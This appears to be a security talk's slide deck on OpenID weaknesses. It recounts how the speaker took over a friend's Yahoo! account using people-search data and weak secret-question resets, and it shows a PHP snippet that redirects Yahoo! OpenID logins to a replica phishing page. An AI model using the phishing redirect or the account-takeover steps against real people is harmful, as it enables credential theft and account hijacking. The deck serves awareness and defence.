Free People Search and Public Information Search Engine

People Search by Name. i.e. john doe or john a doe

  
All 50 States 

Search by Phone Number. i.e. 555-555-5555

JORDAN [REDACTED] in ZabaSearch People Search Engine - Mozilla Firefox

File Edit View History Bookmarks Yahoo! Tools Help

http://www.zabasearch.com/query1\_zaba.php?sname=JORDAN

Most Visited Getting Started Latest Headlines Google Accounts http://hotmath.com

Disable Cookies CSS Forms Images Information Miscellaneous

JORDAN [REDACTED] in ZabaSearch Peopl...

**JORDAN [REDACTED]** [Get the Dirt](#) [Check for Email Address](#) [Google](#)  
[REDACTED] AVE [Neighborhood & Property Report](#) [Record Created: 04/2006](#)  
[REDACTED] NY 11701 [Confirm Current Phone & Address](#)  
[Background Check on JORDAN \[REDACTED\]](#)

**JORDAN [REDACTED]** [Get the Dirt](#) [Check for Email Address](#) [Google](#)  
[REDACTED] [Neighborhood & Property Report](#) [Record Created: 04/2001](#)  
[REDACTED] NY 11225 [Confirm Current Phone & Address](#)  
[Background Check on JORDAN \[REDACTED\]](#)

**JORDAN [REDACTED]** [Get the Dirt](#) [Check for Email Address](#) [Google](#)  
[REDACTED] [Neighborhood & Property Report](#) [Record Created: 01/2002](#)  
[REDACTED] NY 11218 [REDACTED] [Confirm Current Phone & Address](#)  
[Background Check on JORDAN \[REDACTED\]](#)

**JORDAN [REDACTED]** [Get the Dirt](#) [Check for Email Address](#) [Google](#)  
[REDACTED] AVE [Neighborhood & Property Report](#) [Record Created: 09/2005](#)  
[REDACTED] NY 14208 [Confirm Current Phone & Address](#)  
[Background Check on JORDAN \[REDACTED\]](#)

**JORDAN [REDACTED]** [Get the Dirt](#) [Check for Email Address](#) [Google](#)  
[REDACTED] AVE [Neighborhood & Property Report](#) [Record Created: 09/2003](#)



# Yahoo! pswd reset process

**YAHOO!**Yahoo! | Help

Your Progress

What did you forget?

Verify your identity

**Reset your password**

**Welcome back, jordan**  
You've verified your account details and may now change your password.

**New Password**

*Capitalization matters. 6 to 32 characters and cannot be your name or Yahoo! ID.*

**Re-type New Password**

Password Strength

☐☐☐☐

◀ To make your password more secure:

- Use letters and numbers
- Use special characters (e.g. @)
- Mix lowercase and uppercase letters



**YAHOO!**Hi, jordan ▼ | Sign Out | Help

**Hi jordan,**  
You have successfully reset your password. Yahoo! is changing the way you can recover your account in case you forget your password. The following information is required in order to use your Yahoo! account.

# up the ante

- access all relying parties



- access other accounts linked to Yahoo!



target is informed

elapsed time: 40 minutes  
game over!

defense

changed secret  
questions & answers

now what?

# re-compromise

**Please answer your secret question**

This is it, we're almost done!

---

**Question 1 of 2**

**Where did you spend your  
honeymoon?**

Added August 30, 2011

[This is not my question](#)



new reset  
question!

# re-compromise (cont.)

**Please answer your secret question**

This is it, we're almost done!

---

**Question 1 of 2**

**Where did you spend your  
honeymoon?**

Added August 30, 2011

[This is not my question](#)

what's this link?





# flaw #1: reverts back

**Please answer your secret question**

This is it, we're almost done!

---

**Question 1 of 2**

**where was your father born?**

Added February 16, 2010

back to the  
old question!



defense  
(2<sup>nd</sup> try)

# kept original questions, but replaced the answers to something else

## Secret Questions

Yahoo! is changing the way you can recover your account in case you forget your password. You may choose two secret questions and answers. your answer is private, memorable and does not change over time.

Secret Question 1:

Your Answer:   
(Use 4-32 characters or numbers; not case-sensitive)

Secret Question 2:

Your Answer:   
(Use 4-32 characters or numbers; not case-sensitive)

[Save](#) | [Cancel](#)

---

[Done](#)

# flaw #2: can't replace answers


- new answer does not “replace” old one
- users end up with a collection of identical Q&As
- the original, default, insecure Q&As still work

# solution

- protect the OpenID kingdom
- IdPs need strong password management
- end-users need strong online presence
- end-users cannot leave online bread crumbs
- end-users to use ONLY trustworthy IdPs

# roadmap

- › identity X.0
- › OAuth flow
- › malicious OAuth applications
- › insecure OAuth implementation
- › OpenID intro
- › how i owned my friend's ID
- › insecurities with OpenID
- › summary





# OpenID insecurities

# stinky phish





**why phishing is trivial?**

## a typical OpenID login procedure:

1. Visit a **legitimate** site you have never seen before
2. See a bunch of OpenID IdP logos
3. Enter your favorite OpenID name and click “Log in”
4. See the login form for your **legitimate** OpenID provider
5. Submit your password

## a **phished** OpenID login procedure:

1. Visit a **legitimate** site you have never seen before
2. See a bunch of OpenID IdP logos
3. Enter your favorite OpenID name and click “Log in”
4. See the login form for your **legitimate** OpenID provider
5. Submit your password

# built-in phishing capabilities

- redirection is under the control of the evil party
  - consumer (RP) decides the IdP server URL and landing page
- users trained to follow a link from the \*unknown\*
- minimal trickery
  - nothing special, just a site that uses OpenID
  - no need for spam emails and social-engineering
- high number of users \*never\* look at the location bar
  - main reason phishing works in the first place

# how?

impersonate a single, and well-known  
login page

- › build an interesting site
- › require OpenID auth to access or post content
- › create a replica landing page for Yahoo!
- › intercept and redirect to phish landing page

sample  
OpenID PHP  
code



```
if(empty($_GET['openid_url'])) {  
    $error = "Expected an OpenID URL.";  
    include 'index.php';  
    exit(0);  
}
```

malicious  
redirection



```
if(empty($_GET['openid_url'])) {  
    $error = "Expected an OpenID URL.";  
    include 'index.php';  
    exit(0);  
}  
  
if(strpos($_GET['openid_url'], "me.yahoo.com")) {  
    include 'yahoo_phish_offer.php';  
    exit(0);  
}
```

# replica login page

yahooads-offer.tk - Mozilla Firefox


File Edit View History Bookmarks Tools Help Related Links

http://yahooads-offer.tk/

Google Search M Bookmarks AutoLink AutoFill Sign in

http://en-us.start2.m... zillaren-US:official yahooads-offer.tk

**YAHOO! MAIL** Yahoo! - Help



**Get the complete picture. Sign up for Yahoo! Mail.**  
Enjoy tons of features and fun, simple ways to share photos. Sign up now -- it's FREE!  
[Tour PhotoMail](#)

Get mobile. Get messages. [Yahoo! alerts you](#) of new email and lets you check on your mobile phone.

AntiVirus that works two ways. Your Yahoo! Mail scans and checks attachments to help keep nasty viruses out of your inbox.

Wanna share in our trophy? PC Magazine knows a thing or two about free email, including which one stands out. [Show me](#)

To access Yahoo! Mail... you need a Yahoo! ID.

**Don't have a Yahoo! ID?**  
Signing up is easy.

[Sign up for Yahoo!](#)

**Already have a Yahoo! ID?**  
Sign in.

Yahoo! ID:

Password:

☐ Remember my ID on this computer

[Sign in](#)

MODE: Standard | Secure  
[Forget your ID or password?](#)  
[Sign-in help](#)

**One Yahoo! ID. So much fun!**  
Use your single ID for everything from checking Mail to checking out Yahoo!

**Fake edition**

**AntiVirus**

**PC**  
MAGAZINE  
EDITORIAL  
CHOICE

# solutions

(and a few suboptimal non-solutions)





# user education

*“The user's going to pick dancing pigs over security every time”*

- Bruce Schneier

# IP endorsement

- dynamic IP addresses
- roaming users
- public computers
- won't work!

# client-side certificates

- little better
- similar issues as IP
- maintenance and provisioning nightmare

# enforce bookmarks

- create bookmark upon IdP registration
- no authentication landing page upon redirect
- always use bookmark to log in
- UX = F

# carry your wallet in a safe!

- IdP to not display the login page
- ask users to manually browse to the login page
- does not appeal to the masses!
- disrupts the OpenID flow
- UX = F

better approaches ...



# personalized sign-in seals

- select a personalized image or text
- a secret between you and the IdP
- common with banking sites
- still involves user education

## Create a Sign-In Seal

Protect yourself from password theft with a free sign-in seal.

Create a sign-in seal now.

# browser support “known host”


*"You're connecting to site X under SSL for the first time. If this is unexpected, you may be the victim of a phishing attack. Proceed?"*

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED! @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
```



# OneTimePassword (OTP)

- tokens
- out-of-band communication
- provides a 2<sup>nd</sup> factor authentication



# quick note about privacy

- IdP receives and processes all your login attempts
- IdP as the central point of your online authentication
- track users by the masses by owning a single IdP!


# OpenID take-aways:

- weak identity providers
- phish
- privacy
- outsourcing your security policy!
- passwords not the perfect solution



# remember

1. protocols with very good intentions
2. it's the implementation, not the protocol



# THANK YOU!

[khash@thinksec.com](mailto:khash@thinksec.com)